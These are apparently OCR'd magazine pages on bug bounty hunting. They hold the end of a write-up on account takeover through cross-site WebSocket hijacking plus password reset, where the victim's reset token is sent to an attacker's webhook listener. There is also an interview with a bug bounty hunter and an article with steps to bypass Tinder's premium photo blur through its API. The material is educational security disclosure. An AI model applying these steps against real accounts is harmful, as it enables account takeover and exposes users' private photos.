
Exploit:

Now to prepare the exploit of an account takeover, I need to chain CSWH and the password reset request. So I prepared the below payload to send a WebSocket response to the attacker site using XHR.

Steps:

- Send Password reset link to Victim (using Forgot password page).
- Host the above CSWH.html and send the URL to the victim (similar to CSRF attacks).

Once the victim clicks on the URL, you will get a websocket response on your listener as shown in the below image:



```
d9e"],"_availableRoles":[],"_isNewUser":true,"_hasDefaultP
assword":false,"_shouldAutoEnrollGroups":true,"_hasBeenArc
hived":false,"_type":"user"}]]
```

[redacted]

```
LoggedInAt":"2019-02
-18T16:57:53.324
Z","_loggedInAt":"201
9-02-22T18:07:43.97
0Z","_languagePac
k":"en","_forgotPassw
ordExpiry":"2019-02-2
3T18:07:23.636Z","_f
orgotPasswordId":"82
38ecce-b58a-418d-a0
02-636fb8a888a3","_
```

[redacted]

```
rgotPasswordExpiry":"2019-02-23T18:07:23.636Z","_forgotPasswordId":"8238ecce-b58a-418d-a002-636fb8a888a3","_salt":"Gr8TTExUor/zu/1KmgVFbJ:
```


Response on Webhook Listener of attacker

Once we have the forgot password token, we can reset the victim's password.

Sharan Panegav


InfoSec Enthusiast, Bug Hunter, Dota 2 Addict

JOAS ANTONIO



" Have patience and start from the bottom and gradually evolve, remember that nothing is impossible and that if someone did it, you can too.

[Hakin9 Magazine]: Hello Joas! Thanks for taking an interview with us – we're honored! How have you been doing? Can you tell us something about yourself?



[Joas Antonio]: I thank you! It is an honor to be participating in this interview, very grateful for the invitation. My name is Joas Antonio, Cyber Security Analyst, Cyber and Information Security Consultant by Betta GP, Information Security Researcher by Experience Security, Ethical Hacking and PenTest, OWASP Member and Researcher, Cybrary Teacher Assistant, Microsoft Instructor, Web Developer, Bug Hunter by HackerOne and OBB, Python Developer, has over +300 technology courses and +30 certifications, SANS Member, CIS Member and Research, Infosec Competence Leader in Security Awareness, Cyber Security Mentor and IT lover.

[H9]: How did you become a bug bounty hunter?

[JA]: It all started at least four years ago, when I found a vulnerability in an e-commerce site and didn't know how to report this flaw, so I decided to research more about the topic and found the Open Bug Bounty platform, where I did my first report. So with that I had a satisfactory result and a small reward that gave me an incentive to enter as Bug Bounty Hunter.

[H9]: What resources do you recommend to start a career in this field?

[JA]: First is to like security and see Bug Bounty as a way to test your skills. Second is to study fundamentals, as you will need to think outside the box to solve complex problems, so studying the technologies behind each concept is essential. For example, for SQL Injection attacks to have greater depth requires that you know of SQL databases even for better exploitation; so it will be with other vulnerabilities such as XSS that for better exploitation you will need strong knowledge in JavaScript and among other vulnerabilities.

Third is to practice CTF to develop logical reasoning, in addition to setting up laboratories for you to test other methods and even play bypassing applications. I personally set up labs myself and try to develop methods to exploit XSS vulnerabilities with different types of methods.

Fourth tip I have is that you study through practical cases and write-ups that you find on Medium or YouTube, because it was through them that I managed to acquire some bounties.

[H9]: Do you participate in any CTFs? If so, can you tell us which ones and your opinions about each?

[JA]: Yes, I do!

I particularly like HTB (Hack the box), even though the focus of this CTF is on compromising machines, but the WEB challenges they have available already help the player to think outside the box and improve their programming and vulnerability scanning skills.

Another CTF that I like is Hackaflag Brasileiro, as it has many logical challenges and puzzles that players have to solve, in addition to testing their knowledge in exploration and programming.

In addition to other CTFs out there, such as OWASP, Google, Facebook, Trendmicro, PWN2, etc.,every CTF is valid and helps to develop your skills.

[H9]: What about bug bounty communities? Do you think it's important to join them?

[JA]: Of course! Many communities help with practical cases and passing new means of exploration, I recommend you look for a community that contributes a lot. However, there is little care, either when using a payload or when asking for help to explore a bug.

[H9]: What does the process usually look like, working with a company you report bugs to? Is a singular cooperation or something ongoing? Is it based on a contract? Do you form a relationship with the companies you report bugs to?

[JA]: I like it a lot! HackerOne, Bugcrowd and Open Bug Bounty, which are the ones I'm usually reporting, are very attentive to the reports of their researchers and try to help in communicating with the researcher and the company to understand the bug and thus reward the researcher.

In addition, with the ISO 29147 Standard, it becomes more serious when reporting a bug at that company.

Generally, the relationship with companies is very neutral, rarely does a company call me to understand the report more, only a CISO who called me, as he had two CVE registered in a product of his company and he wanted a more detailed report.

[H9]: Do you have any favorite tools?

[JA]: My favorite tool is the Burp Suite! It is a complete and great tool to perform audits on web applications, so I recommend that the newest researchers learn to use this tool.

[H9]: Let's say, as a complete beginner, I want to become a bug bounty hunter. What should I do first? How do I begin?

[JA]: First of all, I recommend that he enter programs like HackerOne and Bugcrowd, which are private programs. Second, look for programs in the area that he has knowledge of, whether in Web, Mobile or Binary Exploitation Attacks.

Third, it is organizing and planning, as it requires effort, time and patience, as it is a puzzle.

If you have difficulties, research case studies of other researchers, look for other means of exploration or ask for help from someone you trust.

Now if you don't have enough knowledge yet to start exploring, I recommend that you look for courses, read books, see Hakin9 articles, watch videos on YouTube and walk through security forums.

[H9]: Can you share a story of your best bounty with us? One that made you proud? Or was memorable?

[JA]: One of them was on an American government website, unfortunately, I cannot disclose the name due to disclosure policies, but it made me very happy and motivated me to continue in reward programs. It earned me $ 1,000 USD, but not only was it rewarding and yes the bypass I did on their Web Application Firewall, but because it took me almost a week and with persistence I got a Reflected XSS.

[H9]: Do you have any thoughts or experiences you would like to share with our audience and future bug bounty hunters? Any specific advice?

[JA]: Persistence is everything! Do not be discouraged, as I have been discouraged several times, as I found my knowledge very limited, but with brute force you can break all your limitations.

So study, absorb all the knowledge you encounter in your walk, focus on learning the basics, because you do not build a house without its foundation, otherwise it falls. So my recommendation is that you have patience and start from the bottom and gradually evolve, remember that nothing is impossible and that if someone did it, you can too.

LinkedIn: https://www.linkedin.com/in/joas-antonio-dos-santos/

HACKING INTO TINDER'S PREMIUM

Sanskar Jethi

In this article, I'll be talking about how we can bypass Tinder's premium service and convert likes into matches through a vulnerability in their API.

Reason for this post:

I reported this bug to Tinder's bug bounty team and they gave me the following response:

"We are aware of this behavior and we choose to not take any action for the same".


Which meant either of these two things:

1. The Tinder team just denied me my bounty or
2. This is actually the way they want their API to work

Whatever the case may be, the world needed to know! xD

The good stuff:

Tinder has a system of Likes and Matches. When a person swipes right to you, you get a like and when you swipe right back to him/her, it's a match. But unless you are a premium subscriber, you can't see the liker's profile/photo. All you get is a blurred photo and the option to buy the premium service.



Upgrade to Gold to see people who already liked you.


So, when I was reverse-engineering their API, I happened to find that Tinder blurs the image on the client-side and sends a complete image as a response.

```
https://api.gotinder.com/v2/fast-match/preview
```

So, the API requires a few request headers that can be obtained through an easy process.

Step 1: Get your Request Headers.

Login to your Tinder account in a browser, open the developer console and search for the following request.


Name
pc-r-RecProfile-80e593a50b0.
pc-r-Chat-b876dfb875aa7b2..
pc-r-DesktopChat-5c979996..
pc-r-LikesYou-71ad1bde2f80.
pc-r-DesktopMessageList-f1..
pc-r-MatchlistPage-2918a3e..
pc-r-ProfilePage-6b971d53b..
vendors~pc-r-Settings-32708.
pc-r-Settings-d78548c745af2.
async-boost-logic-82c134b5.
async-captcha-logic-5dc035..
async-consents-logic-ac15b..
async-introPricing-logic-a0f5.
async-passport-logic-e98250.
async-report-logic-d438c64b.
async-send-message-logic-9.
async-settings-logic-feccd67.
async-spotify-logic-02aa4a5..
favicon-32x32.png
GoogleMapsClient-3044a0ae.
async-match-logic-b161112b.
photos?locale=en
profile?include=likes%2Cplus
meta?locale=en
async-websocket-logic-7391.
×
Headers
Preview
Response
Timing

[redacted]

▾ Request Headers


⚠ Provisional headers are shown

Accept: application/json
app-session-id: [redacted]
app-session-time-elapsed: 557598
app-version: [redacted]
Content-Type: application/json
Origin: [redacted]
persistent-device-id: [redacted]
platform: web
Referer: [redacted]
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 11_0 like Mac OS X) App [redacted]
user-session-id: [redacted]
user-session-time-elapsed: 553
X-Auth-Token: [redacted]
x-supported-image-formats: webp,jpeg

▾ Query String Parameters view source view URL encoded

locale: en


Step 2: Make a Request to The Endpoint and Access the Photo



https://api.gotinder.com/v2/fast-match/preview

	Key	Value	Description
☑	app_version	6.9.4	
☑	platform	ios	
☑	Content-Type	application/json	
☑	User-Agent	Tinder/7.5.3 (iPhone; iOS 10.3.2; Scale/2.00)	
☑	Accept	application/json	
☑	X-Auth-Token	[redacted]	
	New key	Value	Description

Save through the following process:



GET https://api.gotinder.com/v2/fast-match/preview

	Key	Value
☑	app_version	6.9.4
☑	platform	ios
☑	Content-Type	
☑	User-Agent	
☑	Accept	
☑	X-Auth-Token	

Save As: response.png

Tags:

Where: Desktop

